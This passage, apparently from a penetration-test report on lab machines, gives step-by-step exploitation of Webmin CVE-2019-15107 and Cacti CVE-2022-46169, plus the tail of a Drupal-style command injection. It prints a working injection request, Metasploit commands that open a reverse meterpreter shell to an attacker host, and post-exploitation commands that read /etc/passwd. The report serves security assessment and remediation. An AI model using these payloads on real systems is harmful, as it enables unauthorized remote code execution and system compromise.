- Status Bar:** Shows the target as `http://10.0.2.15:8080` and the time as 1:22.
- Bottom Status:** Shows "Ready" and "Event log (1) All issues".

Figure 3 - Add the malicious request

In this request, the command is passed at the end in the parameter **mail[%markup]=id**.

Step-4: Send this request and the result of the **id** command will be captured as response as below.




Figure 4 - Send the request

Step-5: Similarly, change the command as **whoami** and send the request.




Figure 5 - Send a different malicious command whoami

This validates the critical nature of this vulnerability and the potential for privilege escalation by spawning a root shell or further full system compromise, depending on the server configuration.

Refer to sections 3.2 and 4.2 for details on this vulnerability and section 6.2 for suggested steps to resolve it.



5.3. Webmin Pre-Auth Remote Code Execution - [CVE-2019-15107](#)

by crafting a malicious POST request to **password_change.cgi**, exploiting improper input validation in the old parameter, by injecting shell metacharacters (e.g., the pipe | symbol) into this parameter, an attacker can execute arbitrary system commands with root privileges.

Step-1: Access the Webmin application through the URL by using your IP as shown below.




Figure 1 -Webmin Login Portal

Step-2: Below is the captured HTTP request and response of the accessing the AppWeb portal, where the response says 200 Document follows, here the HTTP request is not yet crafted (Not malicious).

Request		Response	
Pretty	Raw	Hex	Raw
1 GET / HTTP/1.1 2 Host: 10.0.2.15:10000 3 Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="136" 4 Sec-Ch-Ua-Mobile: ?0 5 Sec-Ch-Ua-Platform: "Linux" 6 Accept-Language: en-US,en;q=0.9 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 9 Safari/537.36 10 Accept: 11 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 12 Sec-Fetch-Site: none 13 Sec-Fetch-Mode: navigate 14 Sec-Fetch-Dest: document 15 Accept-Encoding: gzip, deflate, br 16 Priority: u=0, i 17 Connection:keep-alive 18		1 HTTP/1.0 200 Document follows 2 Date: Sat, 10 May 2025 03:12:29 GMT 3 Server: Miniserv/1.9.0 4 Connection: keep-alive 5 Auth-type: auth-required=1 6 Set-Cookie: redirect=1; path=/ 7 Set-Cookie: testing=1; path=/; secure 8 X-Frame-Options: SAMEORIGIN 9 Content-Security-Policy: script-src 'self' 'unsafe-inline' 'unsafe-eval'; frame-src 'self'; child-src 'self' 10 Content-type: text/html; Charset=UTF-8 11 12 <!DOCTYPE HTML> 13 <html data-background-style="gainsboro" class="session_login"> 14 <head> 15 <noscript> 16 <style> 17 html[data-background-style="gainsboro"]{ 18 background-color:#d6d6d6; 19 } 20 html[data-background-style="nightRider"]{ 21 background-color:#1a1c20; 22 } 23 html[data-background-style="nightRider"]div[data-noscript]{ 24 color:#979ba00; 25 } 26 html[data-slider-fixed='1']{ 27 margin-right:0!important; 28 } 29 body div[data-noscript] { 30 display:none!important; 31 } 32 div[data-noscript]{ 33 visibility:hidden; 34 animation:2noscript-fadein; 35 animation-delay:1s; 36 text-align:center; 37 animation-fill-mode:forwards; 38 } 39 @keyframes noscript-fadein{ 40 0%{ 41 opacity:0; 42 } 43 100%{ 44 opacity:1; 45 } 46 } 47 </style> 48 </noscript> 49 </head> 50 <body>	


Figure 2 - HTTP request and response (Not Malicious)

Step-3: Below is the crafted HTTP request which was used in the exploitation process.

```
POST /password_change.cgi HTTP/1.1
Host: 10.0.2.15:10000
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Cookie: redirect=1; testing=1; sid=x; sessiontest=1
Referer: https://10.0.2.15:10000/session_login.cgi
Content-Type: application/x-www-form-urlencoded
Content-Length: 60

user=rootxx&pam=&expired=2&old=test|id&new1=test2&new2=test2
```

Step-4: Here the endpoint **/password_change.cgi** is used, the crafted HTTP POST request as shown above is sent to the server to execute the command **id**, which results in the successful exploitation as seen in the HTTP response.



The screenshot shows a browser's developer tools Network tab. A POST request is selected, with its details visible in the Request section and its response in the Response section.

Request:

```
POST /password_change.cgi HTTP/1.1
Host: 10.0.2.15:10000
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Cookie: redirect=1; testing=1; sid=x; sessiontest=1
Referer: https://10.0.2.15:10000/session_login.cgi
Content-Type: application/x-www-form-urlencoded
Content-Length: 60

user=rootxx&pam=&expired=2&old=test|id&new1=test2&new2=test2
```

Response:

```
<div data-current-module-name="" id="headIn2c">
<span data-main_title></span>
</div>
<div id="headIn2r">
</div>
</tbl>
</div>
<div class="panel-body">
<hr>
<center>
<h3>Failed to change password : The current password is incorrect</h3>
<div data-autocomplete="1" class="shell-port">
<div class="shell-port-container">
<div data-shell-config>
<div aria-label="Configuration" class="fa fa-lg fa-cogs">
</div>
<div aria-label="Close" class="shell-port-close">
</div>
<div data-output="true">
<pre data-xconsole>
</pre>
</div>
<div class="shell-port-cfg">
<span class="shell-port-prent">
<span class="shell-port-type">
[<span data-shell-host="54071b5232ef">
54071b5232ef</span>
</span>
</span>
</div>
</div>
</div>
```

Figure 3 – Crafted HTTP POST request

This validates the critical nature of this vulnerability and the potential for remote code execution by spawning a root shell or further full system compromise, depending on the server configuration.

Refer to sections 3.3 and 4.3 for details on this vulnerability and section 6.3 for suggested steps to resolve it.

5.4. Cacti Pre-Auth Command Injection - [CVE-2022-46169](#)

An exploit named **cacti_unauthenticated_cmd_injection** was added to Metasploit on 2023-01-24, targeting unauthenticated command injection in Cacti version 1.2.22. This works by injecting malicious commands into Cacti's **remote_agent.php** endpoint via a specially crafted HTTP request that abuses the **X-Forwarded-For** header to bypass IP restrictions and exploit unsanitized input handling.

Step-1: Start Metasploit console.


Figure 1 - Metasploit console

Step-2: Search for the exploit using the CVE number - CVE-2022-46169.

```
[kali:~] [Running] - Oracle VM VirtualBox  
File Actions Edit View Help  
kali@kali: ~  
  
To boldly go where no  
shell has gone before  
  
=[ metasploit v6.4.50-dev ]  
+ -- =[ 2496 exploits - 1283 auxiliary - 431 post ]  
+ -- =[ 1610 payloads - 49 encoders - 13 nops ]  
+ -- =[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > search cve-2022-46169  
Sorry. We're having trouble getting your pages back.  
  
Matching Modules  
_____  
# Name  
-  
0 exploit/linux/http/cacti_unauthenticated_cmd_injection 2022-12-05 Rank excellent Check Yes Description Cacti 1.2.22 unauthenticated command injection  
1 \_ target: Automatic (Unix In-Memory) . . .  
2 \_ target: Automatic (Linux Dropper) . . .  
  
We are having trouble rendering your list because we can't detect the session for this agent.  
This was likely caused by session loss. Reconnect to a session or use 'use' to select a session. If you believe this is a bug, please file a ticket.  
From the table you should click 'revert' and then click 'refresh' to see if the table is updated.  
  
Start New Session  
  
Interact with a module by name or index. For example info 2, use 2 or use exploit/linux/http/cacti_unauthenticated_cmd_injection  
After interacting with a module you can manually set a TARGET with set TARGET 'Automatic (Linux Dropper)'  
msf6 > 
```

Figure 2 - Search with CVE number

Step-3: Use this exploit module and set RHOSTS as the server's IP – 10.0.2.15, LHOST as attacker IP – 10.0.2.5 and use configured payload **linux/x86/meterpreter/reverse_tcp** by default.



```

kali [Initial State] [Running] - Oracle VM VirtualBox
File Actions Edit View Help
      =[ metasploit v6.4.50-dev
+ -- ---=[ 2496 exploits - 1283 auxiliary - 431 post
+ -- ---=[ 1610 payloads - 49 encoders - 13 nops
+ -- ---=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
msf6 > search cve-2022-46169
Matching Modules
#  Name
-  --
0  exploit/linux/http/cacti_unauthenticated_cmd_injection  2022-12-05   excellent  Yes  Cacti 1.2.22 unauthenticated
command injection
  1  \_ target: Automatic (Unix In-Memory)
  2  \_ target: Automatic (Linux Dropper)


Interact with a module by name or index. For example info 2, use 2 or use exploit/linux/http/cacti_unauthenticated_cmd_injection
After interacting with a module you can manually set a TARGET with set TARGET 'Automatic (Linux Dropper)'

msf6 > use 0
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/http/cacti_unauthenticated_cmd_injection) > setg RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
msf6 exploit(linux/http/cacti_unauthenticated_cmd_injection) > setg LHOST 10.0.2.5
LHOST => 10.0.2.5
msf6 exploit(linux/http/cacti_unauthenticated_cmd_injection) >

```

Figure 3 - Set RHOSTS and LHOST

Step-4: Run the exploit to exploit this vulnerability and get a meterpreter shell session into the Cacti server.



```

kali [Initial State] [Running] - Oracle VM VirtualBox
File Actions Edit View Help
      =[ metasploit v6.4.50-dev
+ -- ---=[ 2496 exploits - 1283 auxiliary - 431 post
+ -- ---=[ 1610 payloads - 49 encoders - 13 nops
+ -- ---=[ 9 evasion


Metasploit Documentation: https://docs.metasploit.com/
msf6 > use 0
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/http/cacti_unauthenticated_cmd_injection) > setg RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
msf6 exploit(linux/http/cacti_unauthenticated_cmd_injection) > setg LHOST 10.0.2.5
LHOST => 10.0.2.5
msf6 exploit(linux/http/cacti_unauthenticated_cmd_injection) > exploit
[*] Started reverse TCP handler on 10.0.2.5:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. The target is Cacti version 1.2.22
[*] Trying to bruteforce an exploitable host_id and local_data_id by trying up to 500 combinations
[*] Enumerating local_data_id values for host_id 1
[+] Found exploitable local_data_id 6 for host_id 1
[*] Sending stage (1017704 bytes) to 10.0.2.15
[*] Command Stager progress - 100.00% done (1118/1118 bytes)
[*] Meterpreter session 1 opened (10.0.2.5:4444 -> 10.0.2.15:36964) at 2025-05-09 21:02:38 -0400

meterpreter >

```

Figure 4 - Run the exploit

Step-5: Run commands **cat /etc/passwd** to see the users in the server, **getuid** to get the current user's username and **getpid** to get the process id of the meterpreter shell.




```
[+] Found exploitable local_data_id 6 for host_id 1
[*] Sending stage (1017704 bytes) to 10.0.2.15
[*] Command Stager progress - 100.00% done (1118/1118 bytes)
[*] Meterpreter session 1 opened (10.0.2.5:4444 → 10.0.2.15:36964) at 2025-05-09 21:02:38 -0400

meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
meterpreter > getuid
Server username: www-data
meterpreter > getpid
Current pid: 478
meterpreter > ps
```

Figure 5 - Run malicious commands in meterpreter

Step-6: Run command **sysinfo** to get the system information.



```
Stdapi: Mic Commands
Command Description
listen listen to a saved audio recording via audio player
mic_list list all microphone interfaces
mic_start start capturing an audio stream from the target mic
mic_stop stop capturing audio

Stdapi: Audio Output Commands
Command Description
play play a waveform audio file (.wav) on the target system

For more info on a specific command, use <command> -h or help <command>.

meterpreter > getenv
[-] None of the specified environment variables were found/set.
meterpreter > sysinfo
Computer : 172.18.0.3
OS : Debian 11.5 (Linux 6.8.0-59-generic)
Architecture : x86_64
BuildTuple : i486-linux-musl
Meterpreter : x86/linux
meterpreter > 
```

Figure 6 - Run sysinfo command in meterpreter

